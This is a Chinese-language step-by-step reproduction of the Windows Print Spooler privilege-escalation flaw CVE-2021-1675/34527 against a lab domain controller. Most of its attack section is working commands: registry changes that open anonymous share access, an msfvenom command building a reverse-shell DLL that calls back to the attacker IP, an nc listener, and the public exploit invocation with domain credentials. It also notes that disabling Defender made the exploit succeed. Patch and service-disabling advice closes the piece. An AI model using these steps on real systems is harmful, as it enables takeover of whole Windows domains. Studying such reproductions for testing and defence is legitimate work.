
CVE-2021-1675/34527:Windows Print Spooler權限提升復現
0x01 簡介
Windows Print Spooler是Windows的打印機后臺處理程序,廣泛的應用于各種內網中。
0x02 漏洞概述
攻擊者可以通過該漏洞繞過PfcAddPrinterDriver的安全驗證,并在打印服務器中安裝惡意的驅動程序,若攻擊者所控制的用戶在域中,則攻擊者可以連接到DC中的Spooler服務,并利用該漏洞在DC中安裝惡意的驅動程序,完整的控制整個域環境。
0x03 影響版本
* Windows Server 2019 (Server Core installation)
* Windows Server 2012 R2 (Server Core installation)
* Windows Server 2012 R2
* Windows Server 2012 (Server Core installation)
* Windows Server 2012
* Windows Server 2008 R2 for x64-based Systems Service Pack 1 (Server Core installation)
* Windows RT 8.1
* Windows 8.1 for x64-based systems
* Windows 8.1 for 32-bit systems
* Windows 7 for x64-based Systems Service Pack 1
* Windows 7 for 32-bit Systems Service Pack 1
* Windows 10 Version 1607 for x64-based Systems
* Windows 10 Version 1607 for 32-bit Systems
0x04 環境搭建
目標域:
Windows Server 2019域環境 ( test.com )
IP:192.168.3.3
攻擊機:Kali-2021
IP:192.168.3.55
普通域賬戶密碼:
win10/windows10>
impact包:
https://github.com/cube0x0/impacket
Linux配置smb匿名訪問:
1、修改/etc/samba/smb.conf文件
[global]
    map to guest = Bad User
    server role = standalone server
    usershare allow guests = yes
    idmap config * : backend = tdb
    smb ports = 445
[smb]
    comment = Samba
    path = /usr/share2
    guest ok = yes
    read only = no
    browsable = yes
PS:
對于 [global] 只需要把 idmap config * : backend = tdb 前面的分號刪掉,然后再添加一條 smb ports = 445 即可,其他項都是默認的,最后把整個 [smb] 添加上去
2、重啟samba
service smbd restart
3、創建共享文件夾
mkdir /usr/share2
Windows配置匿名訪問:
mkdir C:\share
icacls C:\share\ /T /grant "ANONYMOUS LOGON":r
icacls C:\share\ /T /grant Everyone:r
New-SmbShare -Path C:\share -Name share -ReadAccess 'ANONYMOUS LOGON','Everyone'(powershell下運行不適合win7)
REG ADD "HKLM\System\CurrentControlSet\Services\LanManServer\Parameters" /v NullSessionPipes /t REG_MULTI_SZ /d srvsvc /f #This will overwrite existing NullSessionPipes
REG ADD "HKLM\System\CurrentControlSet\Services\LanManServer\Parameters" /v NullSessionShares /t REG_MULTI_SZ /d share /f
REG ADD "HKLM\System\CurrentControlSet\Control\Lsa" /v EveryoneIncludesAnonymous /t REG_DWORD /d 1 /f
REG ADD "HKLM\System\CurrentControlSet\Control\Lsa" /v RestrictAnonymous /t REG_DWORD /d 0 /f
0x05 漏洞復現
1、安裝impact包
git clone https://github.com/cube0x0/impacket
cd impacket
python3 ./setup.py install
2、Kali生成惡意dll文件
msfvenom -a x64 -p windows/x64/shell_reverse_tcp LHOST=192.168.3.55 LPORT=4444 -f dll -o /usr/share2/shell.dll

3、msf或者nc開啟監聽

msf 和 nc開啟監聽都可以

nc -lnvp 4444

4、執行exp
exp地址:https://github.com/cube0x0/CVE-2021-1675

python3 CVE-2021-1675.py test.com/win10:"windows10>?"@192.168.3.3 '\\192.168.3.55\smb\shell.dll'
雖然報錯了 但是已經收到了shell
0x06 修復建議
1.官方建議:
目前官方已發布漏洞修復補丁,建議受影響用戶盡快更新漏洞補丁。
https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2021-1675
2. 臨時防護措施:
若相關用戶暫時無法進行補丁更新,可通過禁用Print Spooler服務來進行緩解:
1)在服務應用(services.msc)中找到Print Spooler服務。
2)停止運行服務,同時將“啟動類型”修改為“禁用”。
**坑點**
1、windows defender 關閉
defender沒關閉之前,exp一直失敗,然后就嘗試關閉defender,就可以成功(dll未免殺的原因)。
2、windows共享利用失敗
在windows上測試開啟共享之后,能夠在域控上匿名訪問到共享文件,但是exp一直失敗。
參考鏈接:
https://github.com/cube0x0/CVE-2021-1675
